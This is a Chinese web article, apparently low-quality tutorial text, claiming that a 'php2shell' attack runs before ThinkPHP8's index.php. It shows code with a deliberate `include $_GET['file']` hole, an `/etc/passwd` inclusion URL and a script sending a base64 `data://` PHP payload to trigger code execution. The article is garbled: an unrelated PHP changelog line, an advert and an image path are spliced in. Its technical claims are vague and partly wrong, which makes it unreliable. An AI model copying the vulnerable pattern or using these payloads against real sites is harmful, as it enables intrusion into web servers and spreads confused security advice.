








php2shell在thinkphp8的index.php之前触发,是因为攻击者利用了框架启动阶段的全局异常处理机制或中间件注册逻辑中的漏洞,而非直接通过入口文件执行。具体做法是定位到`public/index.php`加载的`vendor/autoload.php`及后续框架引导代码,检查是否配置了全局错误/异常处理器(如`set_exception_handler`),并寻找其中存在任意文件包含、命令执行或动态类实例化的代码路径。若发现此类逻辑,攻击者可通过构造特定请求参数(如利用路由解析前的变量覆盖)触发该处理器,从而在框架核心逻辑完全初始化前获得shell权限。

ThinkPHP8启动流程中哪些环节可能提前触发恶意代码?
ThinkPHP8的启动流程通常包括:加载自动加载器、注册服务提供者、绑定容器依赖、注册中间件、解析路由、执行控制器。然而,若在“注册服务提供者”或“绑定容器依赖”阶段存在不安全的反射调用或动态函数执行,攻击者即可在此阶段注入代码。例如,某些第三方扩展或自定义配置可能在容器初始化时尝试加载外部资源,若未严格校验输入,即可被利用。
<?php
// public/index.php 简化示例
require __DIR__ . '/../vendor/autoload.php';

// 框架引导
$app = require __DIR__ . '/../src/app.php';

// 关键步骤:这里可能触发全局异常处理或中间件
try {
    $response = $app->run();
} catch (\Exception $e) {
    // 若此处存在漏洞,攻击者可在此处触发Shell
    handle_global_exception($e);
}

$response->send();

function handle_global_exception($e) {
    // 假设此函数存在漏洞,例如动态包含文件
    if (isset($_GET['file'])) {
        include $_GET['file']; // 危险!
    }
}
预期结果:当访问`http://example.com/index.php?file=/etc/passwd`时,若`handle_global_exception`未被正确保护,将直接包含并执行`/etc/passwd`内容,导致信息泄露或进一步攻击。注意:实际环境中需确保该函数确实被调用且存在漏洞。
立即学习“PHP免费学习笔记(深入)”;

修复 Core bailout 状态损坏安全问题,以及 BZ2、DOM、PDO、Opcache/JIT 内存与执行错误,改进 Unicode 字素处理、URL 解析、TLS 流状态、信号分发及会话错误处理。
如何验证ThinkPHP8中是否存在此类提前触发的漏洞?
验证方法是通过构造特定请求,观察是否在`index.php`执行早期即产生非预期行为。重点检查全局异常处理器、中间件注册逻辑及容器绑定代码。可使用调试工具监控HTTP请求生命周期,确认恶意代码是否在路由解析前已执行。

<?php
// 验证脚本示例
$url = 'http://example.com/index.php?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8+';
$context = stream_context_create(['http' => ['method' => 'GET', 'header' => "User-Agent: VulnerabilityScanner"]]);
$response = file_get_contents($url, false, $context);

if (strpos($response, 'PHP Version') !== false) {
    echo "Vulnerability confirmed: PHP info exposed early in startup.\n";
} else {
    echo "No vulnerability detected or response blocked.\n";
}
预期结果:若返回内容包含PHP版本信息,则证明漏洞存在;否则无漏洞。此脚本仅用于测试,严禁在生产环境使用。
基于程序中某个输入、条件或结果的具体问题

在ThinkPHP8中,若全局异常处理器接收到的异常对象包含可控制的属性(如`getMessage()`返回用户输入),且该处理器内部未对输入进行过滤就直接用于文件包含或命令执行,则会导致提前触发Shell。例如,当用户提交一个包含特殊字符的请求,导致框架抛出异常,而异常消息被直接传入`include`语句,即可实现远程代码执行。

















